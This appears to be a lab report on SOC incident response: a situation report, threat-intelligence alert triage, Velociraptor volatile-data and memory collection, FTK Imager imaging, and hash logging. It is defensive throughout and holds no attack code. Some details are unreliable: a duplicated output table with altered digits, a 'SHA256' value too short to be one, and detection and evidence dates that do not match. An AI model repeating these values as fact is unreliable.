


Figure 7. TheHive Case Escalation from Tier 1 to Tier 2

4.2 SITUATION REPORT (SITREP)

A Situation Report (SITREP) is a structured communication document used during incident response to provide stakeholders with accurate and timely updates regarding ongoing security incidents. It summarizes key findings, actions taken, current status, and recommended next steps.

TITLE

Unauthorized Access on Server-Y

4.2.1 SITUATION REPORT

Detection occurred on 18 August 2025 at 13:00. Security monitoring systems identified unauthorized access attempts targeting Server-Y originating from IP address 192.168.1.200. Analysis mapped the activity to MITRE ATT&CK Technique T1078 (Valid Accounts). Immediate containment actions included isolation of the affected server and escalation to Tier 2 analysts for further investigation. Evidence collection procedures were initiated, and continuous monitoring remains active to detect any additional malicious behaviour.

4.2.2 ACTIONS TAKEN

- 1. Identified unauthorized access attempts on Server-Y.
- 2. Investigated associated IP address activity.
- 3. Isolated the affected server from the network.
- 4. Escalated the incident to Tier 2 analysts.
- 5. Initiated evidence collection and preservation procedures.
- 6. Continued monitoring for related malicious activities.



Figure 8. SITREP Document Created for Incident Communication

4.2.3 CONCLUSION

The incident was promptly detected and escalated according to SOC procedures. Effective communication, containment, and documentation helped ensure a coordinated response and reduced the potential impact of the security event.

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5. ALERT TRIAGE WITH THREAT INTELLIGENCE

The objective is to investigate, validate, and prioritize security alerts using threat intelligence sources such as VirusTotal and AlienVault OTX. The process helps determine the severity of an alert and supports faster incident response by providing additional context about indicators of compromise (IOCs).

5.1 ALERT TRIAGE OVERVIEW

Alert triage is the process of reviewing security alerts, determining their legitimacy, assessing their severity, and deciding the appropriate response actions. Effective triage enables SOC analysts to focus on genuine threats while reducing time spent on false positives.

5.2 FINDINGS

Alert ID	Description	Source IP	Priority	Status
004	Suspicious PowerShell Execution	192.168.1.101	High	Open

The generated alert indicated suspicious PowerShell execution activity originating from the source IP address 192.168.1.101. PowerShell is a legitimate Windows administration tool; however, attackers frequently misuse it to execute malicious scripts, download malware, establish persistence, and perform post-exploitation activities. Due to its association with common attack techniques, the alert was categorized as High Priority and required immediate investigation.

5.3 ALERT ANALYSIS

During the investigation, the alert details were reviewed within Wazuh. The activity was analyzed to determine whether the PowerShell execution was authorized or potentially malicious. To gain additional context, the source IP address and related indicators were validated using external threat intelligence platforms.

Alert analysis helps analysts understand the nature of suspicious activity by examining logs, process information, user activity, and network connections. In this case, threat intelligence enrichment was used to verify whether the source IP had any known malicious reputation.

5.4 IOC VALIDATION USING THREAT INTELLIGENCE

5.4.1 VIRUSTOTAL ANALYSIS

VirusTotal was used to verify the reputation of the source IP address. The analysis provided information from multiple security vendors regarding previous detections, malware associations, and threat classifications.

VirusTotal aggregates threat intelligence from numerous antivirus engines and security vendors. It allows analysts to quickly determine whether an IP address, domain, URL, or file hash has been previously reported as malicious.




Figure 9. VirusTotal IOC validation results.

5.4.2 ALIENVAULT OTX ANALYSIS

AlienVault Open Threat Exchange (OTX) was used to gather additional intelligence about the source IP address. The platform provided threat reputation data, historical observations, and associations with known attack campaigns.

AlienVault OTX is a community-driven threat intelligence platform that enables security professionals to share and consume indicators of compromise. It helps analysts identify malicious infrastructure and emerging threats more effectively.




Figure 10. AlienVault OTX IOC validation results.

5.4.3 IOC VALIDATION SUMMARY

Analysis using VirusTotal and AlienVault OTX identified the source IP address as potentially malicious. Threat intelligence records indicated historical associations with malware distribution activities and command-and-control (C2) communications. Based on the combined intelligence gathered from both platforms, the alert was classified as a high-priority security incident requiring immediate investigation and containment actions.

IOC validation confirms whether suspicious indicators are associated with known malicious activity. By correlating information from multiple threat intelligence sources, analysts can make informed decisions regarding incident severity and response priorities.

The alert triage process successfully identified a potentially malicious PowerShell execution event. Threat intelligence enrichment using VirusTotal and AlienVault OTX provided valuable context regarding the source IP address and supported accurate incident classification. The investigation demonstrated the importance of integrating threat intelligence into SOC operations to improve detection accuracy, prioritize alerts effectively, and accelerate incident response activities.

6. EVIDENCE PRESERVATION AND ANALYSIS

The objective is to collect, preserve, and document digital evidence while maintaining evidence integrity and chain-of-custody procedures. Proper evidence preservation ensures that collected artifacts remain reliable for forensic investigation and incident response activities.

6.1 VOLATILE DATA COLLECTION

Volatile data refers to information that is stored in system memory and is lost when a system is shut down or restarted. Collecting volatile data is a critical step during incident response because it provides insight into active network connections, running processes, and potentially malicious activity occurring on the system at the time of investigation.

QUERY USED

```
SELECT * FROM netstat
```

6.1.1 PROCEDURE

1. Accessed the target Windows virtual machine through Velociraptor.
2. Executed the `SELECT * FROM netstat` query to retrieve active network connections.
3. Collected and reviewed the network connection details.
4. Exported the results for documentation and forensic analysis.

6.1.2 FINDINGS

The query successfully displayed all active network connections established by the system. The collected information included local addresses, remote addresses, connection states, and associated processes. This information can help identify suspicious communications with external hosts and assist in detecting potential command-and-control (C2) activity.

6.1.3 ANALYSIS

The network connection data provided visibility into ongoing communications occurring on the system during the investigation. Such information is valuable for identifying unauthorized connections, malware communication channels, and indicators of compromise. Capturing volatile data before system shutdown ensures that critical evidence is preserved for further analysis.




Figure 11. Velociraptor network connection collection results.

6.2 MEMORY ACQUISITION

Memory acquisition involves collecting a complete snapshot of a system's RAM for forensic analysis. Memory captures can contain valuable evidence such as running processes, network connections, user

activity, encryption keys, malware artifacts, and other information that may not be available from disk-based evidence.

6.2.1 PROCEDURE


1. Initiated the memory acquisition artifact within Velociraptor.
2. Generated a complete memory dump of the target system.
3. Saved the memory image in a secure evidence storage location.
4. Verified successful completion of the acquisition process.
5. Recorded all acquisition details for chain-of-custody documentation.

6.2.2 FINDINGS

The memory acquisition process completed successfully and generated a full memory image of the target system. The collected memory dump was preserved as forensic evidence for future investigation and malware analysis.

6.2.3 ANALYSIS

Memory acquisition is a critical forensic activity because it captures volatile information that would otherwise be lost. The acquired memory image can be examined using forensic tools to identify malicious processes, injected code, unauthorized user activity, and other indicators associated with security incidents.



Server Time	Timestamp	CPU	RSS	CPUPercent	ClientId
2026-06-03T15:37:14.268Z	2026-06-03T15:37:13.850Z	8.80	129544192		C.05a4357548246459
2026-06-03T15:37:24.369Z	2026-06-03T15:37:23.851Z	8.2	131483776	0.018998998127778423	C.05a4357548246459
2026-06-03T15:37:34.382Z	2026-06-03T15:37:33.852Z	8.35	131411968	0.01499848693785313	C.05a4357548246459
2026-06-03T15:37:44.614Z	2026-06-03T15:37:43.852Z	8.45	131448832	0.009999661218676728	C.05a4357548246459
2026-06-03T15:37:54.659Z	2026-06-03T15:37:53.854Z	8.559999999999999	131416864	0.018997816864583841	C.05a4357548246459
2026-06-03T15:38:04.735Z	2026-06-03T15:38:03.859Z	8.66	131387392	0.00999528556378775	C.05a4357548246459
2026-06-03T15:38:15.072Z	2026-06-03T15:38:14.074Z	8.75	136536864	0.008810761747717794	C.05a4357548246459
2026-06-03T15:38:25.154Z	2026-06-03T15:38:24.883Z	8.82	136482816	0.006993483859754627	C.05a4357548246459
2026-06-03T15:38:35.277Z	2026-06-03T15:38:34.126Z	8.92	141787136	0.0099577866978265	C.05a4357548246459
2026-06-03T15:38:44.313Z	2026-06-03T15:38:44.135Z	9.02	149966848	0.00999052858385888	C.05a4357548246459

	RSS	CPUPercent	ClientId
	129544192		C.05a4357540246459
	131403776	0.010998990127778423	C.05a4357540246459
	131411968	0.01499840693705313	C.05a4357540246459
	131448832	0.009999661218676728	C.05a4357540246459
9999999	131416064	0.010997816066503041	C.05a4357540246459
	131387392	0.009995205556378775	C.05a4357540246459
	136536064	0.008810761747717794	C.05a4357540246459
	136482816	0.006993483059754627	C.05a4357540246459
	141787136	0.0099577866978265	C.05a4357540246459
	149966848	0.00999052850305088	C.05a4357540246459

Figure 12. Memory acquisition artifact execution.

6.3 FTK IMAGER FORENSIC ACQUISITION

6.3.1 INTRODUCTION

FTK Imager is a digital forensic acquisition tool used to create forensic images of storage devices while preserving evidence integrity. It enables investigators to capture disk images, preview files, calculate cryptographic hashes, and maintain chain-of-custody requirements during forensic investigations. In SOC and incident response operations, FTK Imager is commonly used to acquire evidence from compromised systems for detailed forensic analysis.

6.3.2 PROCEDURE

1. Launched FTK Imager on the forensic workstation.
2. Selected **Create Disk Image** from the File menu.
3. Chose the source drive containing the evidence.
4. Selected the RAW (DD) image format.
5. Configured evidence information and storage location.
6. Enabled MD5 and SHA256 hash generation.
7. Started the imaging process and monitored completion.
8. Verified generated hash values to ensure image integrity.

6.3.3 FINDINGS

A forensic image of the target system was successfully acquired using FTK Imager. The acquisition process generated cryptographic hash values that confirmed the integrity of the collected evidence. The forensic image was securely stored for future investigation and analysis.

6.3.4 ANALYSIS

FTK Imager provided a reliable method for acquiring forensic evidence while maintaining data integrity. The generated forensic image preserved all data contained on the source drive, allowing investigators to conduct detailed examinations without modifying the original evidence. Hash verification ensured that the acquired image remained unchanged throughout the investigation process.




Figure 13: FTK Imager forensic disk acquisition and hash verification.

6.4 SHA256 HASH VERIFICATION

Hashing is performed to ensure the integrity of collected evidence. A SHA256 hash acts as a unique digital fingerprint of the acquired memory image. Any modification to the file would result in a different hash value, making integrity verification an essential part of forensic evidence handling.

6.4.1 PROCEDURE

- 1. Generated a SHA256 hash of the acquired memory dump.
- 2. Recorded the hash value in the evidence log.
- 3. Verified the integrity of the collected evidence.
- 4. Maintained the hash record as part of the chain-of-custody documentation.

6.4.2 EVIDENCE LOG

Item	Description	Collected By	Date	Hash Value
Memory Dump	Server-Y Memory Image	SOC Analyst	03-Jun-2026	Fca80bbb841afdf615f6e591

6.4.3 FINDINGS

A unique SHA256 hash value was successfully generated for the memory image. The hash was recorded and used to verify that the evidence remained unchanged after acquisition.

6.4.4 ANALYSIS

Hash verification is an essential forensic practice that ensures evidence authenticity and integrity. By maintaining a recorded hash value, investigators can demonstrate that the evidence has not been altered throughout the investigation lifecycle.

